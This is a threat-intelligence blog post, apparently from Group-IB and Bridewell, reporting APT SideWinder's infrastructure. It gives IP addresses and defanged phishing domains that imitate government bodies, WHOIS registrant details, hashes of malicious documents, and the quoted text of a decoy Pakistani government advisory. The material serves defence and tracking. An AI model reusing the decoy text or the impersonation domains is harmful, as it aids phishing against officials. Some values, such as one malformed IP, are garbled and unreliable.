GROUP-IB

← Blog

Nikita Rostovcev

APAC Technical Head - ASM, TI & DRP

The distinctive rattle of APT SideWinder

Bridewell and Group-IB expose the APT's unknown infrastructure

May 17, 2023 · 14 min to read · Advanced Persistent Threats

APT SideWinder Threat Hunting Threat Intelligence

Introduction

In February 2023, Group-IB's Threat Intelligence team released a technical report about previously unknown phishing attacks conducted by the APT group SideWinder:
Old Snake, New Skin: Analysis of SideWinder APT activity between June and November 2021. As always, Group-IB customers and partners were the first to get access to the report through the interface of Group-IB'sThreat Intelligence platform.

One of them was **Bridewell**, a leading cyber security services company based in the UK and a long-standing MSSP partner of Group-IB in Europe. Our colleagues from Bridewell have been using Group-IB's Threat Intelligence, Digital Risk Protection, and Attack Surface Management solutions to support the cybersecurity services they offer to its customers.


Bridewell's in-house threat intelligence experts read Group-IB's report on SideWinder and came up with their own significant findings about SideWinder. The Bridewell team shared this information with our Threat Intelligence unit, which led to this joint blog post. By bringing together the research capabilities of both companies, we developed and described new hunting methods so that we could track one of the most prolific APT groups more efficiently.

Group-IB and Bridewell's joint research describes how to use publicly available tools to monitor known SideWinder infrastructure and reveals new malicious servers that could be used in future attacks.

This blog post provides details of **previously unknown infrastructure belonging to APT SideWinder**. In addition, Group-IB and Bridewell researchers share hunting rules for **Shodan** to help cybersecurity specialists, threat hunters, and corporate cybersecurity teams pre-empt and prevent SideWinder attacks.

Join the Cybercrime Fighters Club
The global fight against cybercrime is a collaborative effort, and that's why we're looking to partner with industry peers to research emerging threats and publish joint findings on our blog. If you've discovered a breakthrough into a particular threat actor or a vulnerability in a piece of software, let us know at blog@group-ib.com, and we can mobilize all our necessary resources to dive deeper into the issue. All contributions will be given appropriate credit along with the full backing of our social media team on Group-IB's Threat Intelligence Twitter page, where we regularly share our latest findings into threat actors' TTPs and infrastructure, along with our other social media accounts.

Acknowledgements: We would like to thank Dmitry Kupin for contributing to this blog post.




Key findings

- SideWinder's servers can be detected using several **hunting rules described in this blog post**.
- Group-IB and Bridewell detected **55 previously unknown IP addresses** that SideWinder could use in future attacks.
- The identified phishing domains mimic various organizations in the news, government, telecommunications, and financial sectors.
- SideWinder uses the identified servers as A records for domains that mimic government organizations in Pakistan, China, and India. These domains are listed in the "Who are SideWinder's potential targets?" section of this blog post.
- We discovered an **APK sample for Android devices**. The sample is similar to one mentioned in Group-IB's blog post SideWinder.AntiBot.Script.

Tracking SideWinder's infrastructure

Description of hunting rules

For several years, SideWinder has been using a unique method of deploying and maintaining its malicious servers. The APT's infrastructure is distinct in that servers always return a response with the 404 status code and the Not Found content when the root page is accessed.




Malicious content is returned only if the victim follows a special link received through either phishing emails or phishing posts on social media (for example in dedicated Facebook groups). SideWinder's network infrastructure can be tracked using the search engines **Shodan** and **Censys** if unique parameters are set correctly.

Our research focuses on **119 IP addresses**, which can be divided into two categories: the first one comprises the APT's known IP addresses, while the second category covers the group's IP addresses that have not been publicly revealed before. A table with all network indicators can be found at the end of this blog post.

Shodan hunting rules

SideWinder's infrastructure can be tracked by using the hunting rules described below in Shodan. We describe infrastructure links based on these queries.



Using these hunting rules, Group-IB and Bridewell specialists discovered **119 IP addresses** that they attributed to SideWinder, 64 of which were either known to us or mentioned in public descriptions of the group's attacks. The other **55 IP addresses belonging to SideWinder have not been described before**.

Known IP addresses

Based on the data obtained using the hunting rules, the following IP addresses and domains were identified. These are publicly known addresses used by SideWinder and are mentioned here to show that the hunting rules used are accurate.

IP	Hostname
149.154.152.37	paf-govt[.]net bluedoor[.]click
151.236.21.16	kito.countpro[.]info
158.255.211.188	mofs-gov[.]org
161.129.64.98	msoft-updt[.]net
172.93.162.121	paf-govt[.]info
172.93.189.46	hread[.]live
172.96.189.243	prol[.]info


185.11790.144	ortra[.]tech

Previously unknown IP addresses

This section lists the IP addresses and domains that were unknown at the time of our analysis. We have attributed them with high confidence to SideWinder. We believe that the threat actors could potentially use this infrastructure in future attacks.


104.128.189.242	cpec[.]site
138.68.160.176	sindhpolice-govpk[.]org sbp-pk[.]org helpdesk-gov[.]info
149.154.154.216	shortney[.]org
149.154.154.65	storeapp[.]site
151.236.14.56	reth.cvix[.]cc
151.236.21.70	ptcl-gov[.]org
151.236.25.121	insert.roteh[.]site active.roteh[.]site
151.236.5.250	ailyun[.]live

All the listed IP addresses were found using hunting rules that we created and have provided in the "**Shodan hunting rules**" section. Furthermore, two domains from this list (**storeapp[.]site** and **ridlay[.]live**) are linked to SideWinder's known infrastructure through the use of identical registration data in WHOIS records, as shown by Group-IB's Threat Intelligence platform:


ridlay.live
Domain name
DomainName
ridlay.live
Status
clienttransferprohibited https://icann.org /epp#clienttransferprohibited
Registrar
pdr ltd d/b/a publicdomainregistrycom
CreationDate
2022-06-04 09:08:20
ExpirationDate
2023-06-04 09:08:20
UpdatedDate
2022-08-04 02:05:22
Name
john wake
Phone
12013775952
Phone
64241568579
Email
johnwakefield231@gmail.com
NameServers
ns1.impreza.host
NameServers
ns2.impreza.host
NameServers
ns3.impreza.host
NameServers
ns4.impreza.host
Country
nz
State
bay of plenty
City
christchruch
Address
13th street auckland

GROUP-IB Bridewell

APT SideWinder's newly discovered infrastructure as shown by Group-IB's Graph Network Analysis Tool*



Connections between fia-gov[.]com, hread[.]live, cplix[.]live, govpk-mail[.]org, appsrv[.]live, ridlay[.]live, bismillah[.]tech, and storeapp[.]site domains

Bridewell & Group-IB, 2023.

The screenshot shows that the domains fia-gov[.]com, hread[.]live, cplix[.]live, govpk-mail[.]org, appsrv[.]live, ridlay[.]live, bismillah[.]tech, and storeapp[.]site are interrelated — they use of the same values in WHOIS records (13th street auckland) and similar registration data.

Related files

Analysis of SideWinder's network infrastructure revealed files related to it. The files are listed in the table below.

File name	Malware type	SHA-1	URL
LKGOD.docx	Malicious document	e4a8e4673ebfba0cea2d9755535bc93896b44183	hxxs://paknavy[.]
Product.docx	Malicious document	53a1b84d67b8be077f6d1dd244159262f7d1a0f9	hxxps://cstc-spa
Leakage of Sensitive Data on Dark Web.docx	Malicious document	59f1d4657244353a156ef8899b817404fd7fedad	hxxps://mtss[.]bc
GUIDELINES FOR JOURNAL – 2023 PAKISTAN NAVY WAR	Malicious document	fcc2d69a02f091593bc4f0b7d4f3cb5c90b4b011	hxxs://pnwc[.]bo


All the files in the table above are part of the first attack stage, which is intended for downloading the payload (the next stage). At the time of analysis, the payload was not obtained. Below we look at the files listed in the table in more detail.

LKGOD.docx

The malicious file LKGOD.docx was discovered in March 2023 by a Twitter user with the handle **@StopMalvertisin**.

The file was uploaded to VirusTotal for the first time on March 21, 2023 at 06:46:34 UTC from Pakistan (the city of Islamabad, source: the Web).

File contents (decoy):



GOVERNMENT OF PAKISTAN
CABINET SECRETARIAT
CABINET DIVISION
(NTISB)

No. 1-5/2003 (NTISB-II) Islamabad, the 07 March 2023

Subject: - Cyber Security Advisory - Leakage of Sensitive Data on Dark Web (Advisory No. 53)

Context. Dark Web is part of WWW and is only accessible using distinctive software to allow users to remain anonymous or untraceable. It provides anonymity, protection from back-tracking and encrypted communication. Dark Web poses novel and formidable challenges to law enforcement agencies around the world.

2. Dark Web versus Cyber Crimes. Anonymity offered by Dark Web makes it a gateway to the world of crime and is known as hub of cybercrimes. Dark Web constitutes 96% of total data available on internet.

3. Dark Web Access Techniques. Access to dark web is managed by black market administrators. TOR browser (the onion route), I2P (invisible internet project), secure shell tool etc. are commonly used to access dark web. Nonetheless, explicit credentials are still needed to get unrestricted ingress to dark web forums.

4. Use of Dark Web by Criminals. Dark/deep web is being used by nefarious mindsets including criminals, terrorists, HIAS and non-state actors. Criminals are constantly inducting latest tools to enhance their attack weaponry. Few primary uses of Dark Web by criminals are as follows: -

a. Digital crimes including hacking, cyber bullying/blackmailing, website defamation, buying zero day exploits/hacking tools, data dumps etc.
b. Access to Personally Identifiable Information (PII) of citizens and key appointments via leaked databases.
c. Scammed financial transactions via leaked banking/personal details.
d. Honey pots to trap civilians and government organizations.
e. Encrypted secure and private communication.
f. Terror financing/money laundering and payments through cryptocurrency.
g. Disseminating extremism, propaganda and publishing news of interest.
h. Radicalization of potential targets.
i. Terrorists' recruitments and trainings.
j. Banned outfits' official statements on websites (anonymity of location).
k. Cross border collaboration and terrorist support.
l. Drug, human, obscene material and weapons trafficking.
m. bounty hunting and ransom attacks.

5. Recommendations. Users are advised to put in efforts to protect personal and official data from being exposed to cyber criminals and further leakage on hacking forums/dark web. In this regard, safety guidelines are mentioned in ensuing paras:-

a. Dark Web Guidelines

(1) Users are advised to stay away from exploring dark web sources (being unsafe)
(2) Honey pots are already set up by HIAs and cyber criminals to trap civilians and government/intelligence organizations. Users should remain vigilant while surfing we.
(3) Cyber criminals could exploit users/systems leading to hacking and leakage of personal/official data on dark web.

h. Email/Social Media/Browser/other Apps
(1) Never forward, click/view link or pictures shared on email/WhatsApp by unknown sources/numbers.
